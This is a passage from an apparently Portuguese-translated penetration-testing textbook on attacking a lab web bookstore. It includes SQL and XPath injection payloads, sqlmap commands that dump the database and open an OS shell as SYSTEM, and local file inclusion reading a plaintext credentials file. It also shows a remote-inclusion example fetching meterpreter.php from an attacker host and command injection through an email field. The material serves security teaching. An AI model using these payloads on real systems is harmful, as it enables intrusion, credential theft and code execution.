


Figura 14.4 – Solicitação HTTP GET capturada.

Podemos ver os detalhes da solicitação `HTTP GET` pedindo a página web do site de livros ao servidor.

Como veremos mais adiante, podemos fazer alterações na solicitação antes de enviá-la ao servidor, mas, por enquanto, vamos simplesmente prosseguir e encaminhar a solicitação (e qualquer solicitação subsequente) ao clicar no botão **Forward** (Encaminhar). De volta ao navegador, vemos que o servidor nos enviou a página principal do site de livros, como mostrado na figura 14.5.

Em seguida, vamos tentar criar uma conta (Figura 14.6). Clique em **Login** na parte superior à esquerda da página e, em seguida, encaminhe a solicitação ao servidor a partir do proxy. Faça o mesmo para acessar a página de Sign Up (Inscrição) ao clicar em **New User** (Novo usuário) e encaminhar a solicitação ao servidor.

Forneça um nome de usuário, uma senha e o endereço de email e então submeta a solicitação ao clicar em **Go** (Criar). A solicitação deverá ser capturada pelo Burp Proxy, como mostrado na figura 14.7.




Figura 14.5 – O site de livros.

Figura 14.6 – Criando uma nova conta.




Figura 14.7 – Solicitação capturada.

Além de ver a solicitação pura, que não tem um formato muito amigável de ler, você pode clicar na aba **Params** (Parâmetros) na parte superior da janela de solicitação do Burp Suite para exibir os parâmetros da solicitação em um formato mais legível, conforme mostrado na figura 14.8.




Figura 14.8 – Parâmetros da solicitação.

Por exemplo, os novos dados exibidos mostram o campo **User** com *georgia*, o campo **Pass** com *password* e o campo **Email** com *georgia@bulbsecurity.com*.

Esses campos podem ser diretamente alterados no proxy. Por exemplo, se você alterar a senha de *georgia* para *password1* antes de encaminhar a solicitação ao servidor, esse definirá a senha do usuário *georgia* para *password1*, pois o servidor jamais verá a solicitação original do navegador, que continha a senha *password*.

O proxy permite ver os detalhes de qualquer solicitação feita ao servidor. Se, em qualquer ponto, não for mais necessário passar o tráfego pelo proxy, clique em **Intercept is on** (Interceptação ativada) para alterná-lo para **Intercept is off** (Interceptação desativada) e permita que o tráfego seja enviado diretamente ao servidor sem que haja interação com o usuário. Mude o botão novamente para ativar a interceptação se você quiser capturar uma solicitação em particular.

Injeção de SQL

Muitas aplicações web armazenam dados em um banco de dados baseado em SQL no backend. Por exemplo, encontramos um banco de dados SQL durante nosso teste de invasão de rede, quando identificamos um banco de dados MySQL aberto por causa do phpMyAdmin na instalação do XAMPP no alvo Windows XP, conforme vimos na página 234. Utilizamos então uma query SQL para gravar um shell de comandos PHP simples no servidor web.

Normalmente, não teremos acesso direto para executar queries SQL no banco de dados no backend de um site a partir de uma aplicação web. Entretanto, se um desenvolvedor deixar de sanitizar os dados de entrada do usuário ao interagir com o banco de dados, você poderá descobrir que poderá realizar um *ataque de injeção de SQL* para manipular as queries enviadas a ele. Ataques bem-sucedidos de injeção de SQL podem ler dados do banco de dados, modificá-los, desativar ou destruir o banco de dados e, em alguns casos, até mesmo executar comandos no sistema operacional subjacente (o que pode ser especialmente eficaz porque os servidores de banco de dados, com frequência, são executados como usuários privilegiados).

Um lugar natural para procurar problemas de injeção de SQL é a página de login. Muitas aplicações web armazenam dados de usuário em um banco de dados, portanto podemos usar uma query SQL para obter o usuário correto, de acordo com o nome do usuário e a senha fornecidos pelo usuário. Quando os desenvolvedores não fazem a sanitização dos dados de entrada do usuário, podemos compor queries SQL para atacar o banco de dados. Um exemplo de uma instrução SQL injetável da qual um invasor pode tirar proveito está sendo mostrado aqui:

```
SELECT id FROM users WHERE  username='$username' AND password='$password';
```

E se um invasor fornecesse um nome de usuário *' OR '1'='1* e a senha do usuário fosse *' OR '1'='1*? A instrução SQL passaria a ser:

```
SELECT username FROM users WHERE username='' or '1'='1' AND password='' or '1'='1'
```

Como *OR '1'='1'* será sempre verdadeiro, essa instrução `SELECT` agora retornará o primeiro nome da tabela de usuários, independentemente do nome do usuário e da senha.

Como veremos na seção "Injeção de XPath" na página 393, nossa aplicação utiliza o Xpath – uma linguagem de query para documentos XML – que faz a autenticação junto a um arquivo XML em vez de fazê-la em um banco de dados, embora o processo de injeção seja semelhante. No entanto nossa aplicação utiliza um banco de dados SQL para armazenar os registros dos livros disponíveis na loja e, quando selecionamos um livro na página principal, seus detalhes são extraídos de um banco de dados MS SQL no backend. Por exemplo, clique no link **More Details** (Mais detalhes) do primeiro livro do site, *Don't Make Me Think*. A URL solicitada é :

```
http://192.168.20.12/bookservice/bookdetail.aspx?id=1
```

Os detalhes do livro são preenchidos de acordo com os resultados retornados pela query no banco de dados para o registro cujo ID é igual a `1`.

Testando a existência de vulnerabilidades de injeção de SQL

Um primeiro teste típico para verificar a existência de vulnerabilidades de injeção de SQL consiste em usar uma única aspa simples para fechar a query SQL. Se uma vulnerabilidade de injeção de SQL estiver presente, a adição dessa aspa deverá fazer a aplicação gerar um erro de SQL, pois a query já estará fechada como parte do código subjacente e a aspa adicional fará a sintaxe SQL ficar incorreta. Esse erro nos informa que podemos injetar queries SQL no banco de dados do site usando o parâmetro `id`.

Vamos fazer uma tentativa enviando a query novamente com o parâmetro `id` com valor igual a *1'*, como mostrado aqui:

```
http://192.168.20.12/bookservice/bookdetail.aspx?id=1'
```

Como esperado, a aplicação disponibiliza uma página de erro indicando que nossa sintaxe SQL está incorreta, como mostrado na figura 14.9.




Figura 14.9 – A aplicação identifica um erro de SQL.

Em especial, observe a mensagem "Unclosed quotation mark after the character string" (Aspa não fechada após a string de caracteres) em nossa query SQL.

NOTA Nem todas as aplicações vulneráveis à injeção de SQL fornecerão mensagens de erro tão extensas. Com efeito, há toda uma classe de vulnerabilidades cegas de injeção de SQL, em que mensagens de erros detalhando a injeção não são mostradas, mesmo que a falha de injeção esteja presente.

Explorando vulnerabilidades de injeção de SQL

Agora que sabemos que uma vulnerabilidade de injeção de SQL está presente nesse site, podemos explorá-la para executar queries adicionais no banco de dados, jamais pretendidas pelo desenvolvedor. Por exemplo, podemos descobrir o nome do primeiro banco de dados usando a query a seguir:

```
http://192.168.20.12/bookservice/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(0))--
```

A query gera uma mensagem de erro, *Conversion failed when converting the nvarchar value 'BookApp' to data type int* (Falha na conversão ao converter o valor nvarchar 'BookApp' para o tipo de dado int), que nos informa que o nome do primeiro banco de dados é BookApp, como mostrado na figura 14.10.




Figura 14.10 – Mensagem de erro mostrando o nome do banco de dados.

Usando o SQLMap

Também podemos usar ferramentas para gerar queries SQL automaticamente a fim de executar diversas tarefas em um site usando a injeção de SQL. Tudo de que precisamos é um ponto de injeção; a ferramenta faz o resto. Por exemplo, a listagem 14.1 mostra como isso é feito quando fornecemos um URL potencialmente passível de injeção ao SQLMap do Kali; essa ferramenta testa para saber se há vulnerabilidades de injeção de SQL e executa queries de injeção.

Listagem 14.1 – Fazendo o dumping do banco de dados com o SQLMap

```
root@kali:~# sqlmap -u❶ "http://192.168.20.12/bookservice/bookdetail.aspx?id=2" --dump❷
--trecho omitido--
[21:18:10] [INFO] GET parameter 'id' is 'Microsoft SQL Server/Sybase stacked queries' injectable
--trecho omitido--
Database: BookApp
```

```
Table: dbo.BOOKMASTER
[9 entries]
+--------+--------------+-------+-------+----------------------------------
| BOOKID | ISBN         | PRICE | PAGES | PUBNAME | BOOKNAME
    | FILENAME | AUTHNAME | DESCRIPTION


    |
+--------+--------------+-------+-------+----------------------------------
| 1      | 9780470412343 | 11.33 | 140   | Que; 1st edition (October 23, 2000) | Do not Make
    Me Think A Common Sense Approach to Web Usability                                    |
    4189W8B2NXL.jpg | Steve Krug and Roger Black | All of the tips, techniques, and examples
    presented revolve around users being able to surf merrily through a well-designed site
    with minimal cognitive strain. Readers will quickly come to agree with many of the books
    assumptions, such as We do not read pages--we scan them and We do not figure out how things
    work--we muddle through. Coming to grips with such hard facts sets the stage for Web design
    that then produces topnotch sites. |
--trecho omitido--                    |
```

Especifique o URL a ser testado usando a opção `-u` ❶. A opção `--dump` ❷ faz o dump do conteúdo do banco de dados – nesse caso, são detalhes dos livros.

Também podemos usar o SQLMap para tentar obter acesso ao shell de comandos do sistema subjacente. Bancos de dados MS SQL contêm uma stored procedure (procedimento armazenado) chamada `xp_cmdshell`, que nos concede acesso a um shell de comandos, porém, normalmente ela está desabilitada. Felizmente, o SQLMap tentará habilitá-la novamente. A listagem 14.2 mostra como podemos obter um shell de comandos no sistema-alvo subjacente do site, que é o Windows 7, utilizando o SQLMap.

Listagem 14.2 – Acesso ao xp_cmdshell por meio de injeção de SQL

```
root@kali:~# sqlmap -u "http://192.168.20.12/bookservice/bookdetail.aspx?id=2" --os-shell
--trecho omitido--
xp_cmdshell extended procedure does not seem to be available. Do you want sqlmap to try to re-
    enable it? [Y/n] Y
--trecho omitido--
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:    'nt authority\system'
```

Como você pode ver na listagem 14.2, recebemos um shell sendo executado como *System* sem a necessidade de adivinhar as credenciais para o banco de dados.

NOTA O banco de dados MS SQL não está ouvindo nenhuma porta, de qualquer maneira, portanto não podemos acessá-lo diretamente. De modo diferente de nosso sistema Windows XP no capítulo 6, esse servidor web não contém o phpMyAdmin, portanto não temos nenhum outro modo de acessar o banco de dados. Um problema de injeção de SQL no site hospedado nos concede total acesso ao sistema.

Injeção de XPath

Conforme mencionamos anteriormente, essa aplicação de livraria usa a autenticação XML, em que o XML é consultado por meio de Xpath. Podemos usar a *injeção de XPath* para atacar o XML. Embora sua sintaxe seja diferente da sintaxe do SQL, o processo de injeção é semelhante.

Por exemplo, tente inserir aspas simples (‘) tanto no campo de nome de usuário quanto no de senha na página de login. Você deverá ver um erro como o que está sendo mostrado na figura 14.11.




Figura 14.11 – Erro de XML no login.

Como você pode ver a partir da mensagem de erro mostrada na figura 14.11, novamente temos um problema de injeção, pois temos um erro em nossa sintaxe. Como estamos em uma página de login, uma estratégia típica de injeção no Xpath consiste em tentar passar pela autenticação e obter acesso à parte da aplicação que a exige ao atacar a lógica da query Xpath.

Por exemplo, como mostrado nos detalhes do erro, a query de login toma o nome do usuário e a senha fornecidos e, em seguida, compara esses valores em relação às credenciais que estão em um arquivo XML. É possível criar uma query que evite a necessidade de ter credenciais válidas? Forneça um conjunto de credenciais dummy no login e capture a solicitação usando o Burp Proxy, como mostrado na figura 14.12.

Agora altere os parâmetros `txtUser` e `txtPass` da solicitação capturada para este valor:

```
' or '1'='1
```




Figura 14.12 – Solicitação de login capturada.

Isso diz à query de login do Xpath para descobrir a conta de usuário em que os campos do nome do usuário e da senha estejam em branco ou *1=1*. Como *1=1* é sempre avaliado como verdadeiro, a lógica dessa query diz para retornar o usuário que tiver o nome em branco ou presente – o mesmo vale para a senha. Desse modo, ao usar esse método de injeção, podemos fazer a aplicação permitir o nosso login como o primeiro usuário do arquivo de autenticação. E, como mostrado na figura 14.13, somos logados como o usuário *Mike*.

Figura 14.13 – Passando pela autenticação por meio de injeção de Xpath.

Inclusão de arquivos locais

Outra vulnerabilidade comumente encontrada em aplicações web é a *inclusão de arquivos locais*, que é a capacidade de ler arquivos da aplicação ou do restante do sistema de arquivos aos quais não deveríamos ter acesso por meio da aplicação web. Vimos um exemplo desse caso no capítulo 8, em que o servidor web Zervit no alvo Windows XP nos permitia fazer o download de arquivos do alvo, por exemplo, de um backup do SAM e de hives de SYSTEM.

Nossa aplicação de livraria também sofre do problema de inclusão de arquivos locais. Como o usuário *Mike*, acesse **Profile ▸ View Newsletters** (Perfil ▸ Visualizar newsletters). Clique na primeira newsletter (boletim informativo) da lista para visualizar o conteúdo do arquivo, como mostrado na figura 14.14.

Figura 14.14 – Visualizando uma newsletter.

Agora envie a solicitação novamente e capture-a com o Burp Proxy, como mostrado na figura 14.15.

Clique na aba **Params** (Parâmetros) e observe o parâmetro *c:\inetpub\wwwroot\Book\NewsLetter\Mike@Mike.com\Web Hacking Review.txt*. O path *c:\inetpub\wwwroot\Book\NewsLetter\Mike* sugere que a funcionalidade de newsletter está acessando as newsletters do sistema de arquivos local usando o seu path absoluto. Parece também que há uma pasta chamada *Mike@Mike.com* na pasta *Newsletter*. Talvez cada usuário inscrito para receber as newsletters tenha uma pasta desse tipo.




Figura 14.15 – Solicitação de newsletter capturada.

Também parece que nossa aplicação está no path *c:\inetpub\wwwroot\Book*, como indicado nas solicitações de newsletter, em vez de estar em *c:\inetpub\wwwroot\bookservice*, como seria de esperar de acordo com o URL. Fizemos essa observação porque ela poderá ser útil no futuro.

E se mudássemos o parâmetro referente ao nome do arquivo para outro arquivo da aplicação web? Será possível ter acesso a todo o código-fonte da aplicação? Por exemplo, altere o arquivo para o nome a seguir e encaminhe a solicitação ao servidor.

```
C:\inetpub\wwwroot\Book\Search.aspx
```

Como você pode ver, o código-fonte da página *Search.aspx* é exibido na caixa de Newsletter, como mostrado na figura 14.16.




Figure 14.16 – Vulnerabilidade de inclusão de arquivo local.

Ter acesso a todo o código-fonte do lado do servidor da aplicação web permite realizar uma análise completa do código-fonte à procura de problemas.

Mas, quem sabe, possamos acessar dados mais críticos ainda. Por exemplo, sabemos que os nomes de usuário e as senhas estão armazenados em um arquivo XML. Talvez possamos solicitar esse arquivo. Não sabemos o seu nome, porém alguns palpites para nomes de arquivo comuns em cenários de autenticação XML nos levará ao nome *AuthInfo.xml*. Capture a solicitação da newsletter no Burp Proxy e altere o arquivo solicitado para o nome sendo mostrado aqui:

```
C:\inetpub\wwwroot\Book\AuthInfo.xml
```

Como você pode ver na figura 14.17, passamos a ter acesso aos nomes dos usuários e às senhas em formato texto simples. Agora sabemos por que a nossa injeção anterior de Xpath nos fez fazer login como o usuário *Mike*: *Mike* é o primeiro usuário do arquivo.

Figure 14.17 – Informações de autenticação.

Esse é um ótimo exemplo de uma ocasião em que usar um proxy é muito prático. Um usuário com apenas um navegador estaria limitado somente aos arquivos em que ele pode clicar, ou seja, às newsletters apresentadas. Por outro lado, com o proxy, podemos ver a solicitação e pedir um arquivo específico do sistema de arquivos. Ao alterar manualmente o nome do arquivo na solicitação usando o Burp Proxy, pudemos ver outros arquivos sensíveis. Não há dúvidas de que o desenvolvedor não considerou a possibilidade de o usuário poder simplesmente pedir qualquer arquivo e, desse modo, não pensou em limitar os arquivos que poderiam ser acessados por meio das newsletters do usuário.

Pior ainda, não estamos limitados aos arquivos da aplicação web. Podemos carregar qualquer arquivo do sistema de arquivos para os quais o IIS_USER tenha acesso de leitura. Por exemplo, se um arquivo chamado *secret.txt* for criado no drive C:, você poderá carregá-lo por meio da funcionalidade de newsletters. Basta substituir o arquivo desejado na solicitação capturada pelo Burp Suite. Se pudermos descobrir uma maneira de carregar arquivos em uma aplicação web, poderemos até mesmo usar a vulnerabilidade de LFI (Local File Inclusion, ou Inclusão de arquivos locais) para executar um código malicioso no servidor web.

Inclusão de arquivos remotos

As vulnerabilidades de RFI (Remote File Inclusion, ou Inclusão de Arquivos Remotos) permite aos invasores carregar e executar scripts maliciosos, hospedados em outro local, em um servidor vulnerável. No capítulo 8, usamos a interface aberta do phpMyAdmin no XAMPP para criar um shell PHP simples e, por fim, uma versão PHP do Meterpreter no servidor web. Embora, neste caso, não estejamos carregando um arquivo no servidor, o ataque é semelhante. Se pudermos enganar o servidor vulnerável de modo que ele execute um script remoto, poderemos executar comandos no sistema subjacente.

Nosso site não tem uma vulnerabilidade de inclusão de arquivos remotos, porém um código PHP vulnerável simples está sendo mostrado aqui com o intuito de efetuarmos uma demonstração:

```
<?php
include($_GET['file']);
?>
```

Um invasor pode hospedar um script PHP malicioso (por exemplo, o script *meterpreter.php* que utilizamos no capítulo 8) em seu servidor web e solicitar a página com o parâmetro referente ao arquivo definido com *http://<ip_do_invasor>/meterpreter.php*. A vulnerabilidade de RFI fará o *meterpreter.php* ser executado pelo servidor web, mesmo que ele esteja hospedado em outro local. É claro que nossa aplicação de exemplo é ASP.net e não PHP, porém o Msfvenom pode criar payloads em formato ASPX para esses tipos de aplicação.

Execução de comandos

Conforme observamos anteriormente, a pasta *Newsletters* contém uma pasta chamada *Mike@Mike.com*. Do ponto de vista lógico, isso sugere que o site pode conter

pastas semelhantes com os endereços de email de todos os usuários inscritos para receber newsletters. Alguma parte da aplicação deve estar criando essas pastas à medida que os usuários se registram ou se inscrevem para receber newsletters. O código da aplicação provavelmente está executando um comando para criar as pastas no sistema de arquivos. Quem sabe, novamente, por causa da ausência de validação dos dados de entrada, possamos executar comandos adicionais que o desenvolvedor jamais pretendeu que executássemos.

Como mostrado na figura 14.18, o canto inferior direito da aplicação web contém um formulário de inscrição para as newsletters. Suspeitamos que, quando inserirmos um endereço de email, uma pasta será criada para esse email na pasta *newsletters*.

Figura 14.18 – Inscrição para receber newsletters.

Achamos que o endereço de email inserido é fornecido a um comando do sistema para que um diretório seja criado na pasta *newsletters*. Se o desenvolvedor não sanitizar adequadamente os dados de entrada do usuário, poderemos executar comandos adicionais usando o símbolo de ampersand (&, ou E comercial).

Executaremos um comando e enviaremos sua saída para um arquivo no diretório *C:\inetpub\wwwroot\Book* de nossa aplicação e, em seguida, acessaremos os arquivos diretamente para ver o resultado do comando. Execute o comando `ipconfig` no alvo Windows 7 como mostrado aqui, de modo a fazer o pipe da saída de um comando de sistema como o `ipconfig` para o arquivo *test.txt* no diretório *Book*.

```
georgia@bulbsecurity.com & ipconfig > C:\inetpub\wwwroot\Book\test.txt
```

Quando navegarmos para *http://192.168.20.12/bookservice/test.txt*, veremos a saída do nosso comando `ipconfig`, conforme mostrado na figura 14.19.




Figura 14.19 – Resultado da execução do comando.

Estaremos limitados aos privilégios do usuário IIS (Internet Information Services). Infelizmente para nós, a aplicação Microsoft IIS nos sistemas Windows 7 executa como uma conta separada, sem todos os privilégios de um usuário de sistema: um cenário melhor quanto à segurança para o desenvolvedor, porém mais desafiador para nós.

Embora não tenhamos acesso completo, poderemos coletar muitas informações sobre o sistema por meio do acesso obtido. Por exemplo, podemos usar o comando `dir` para encontrar arquivos interessantes, ou o comando `netsh advfirewall firewall show rule name=all` para ver as regras do firewall do Windows.

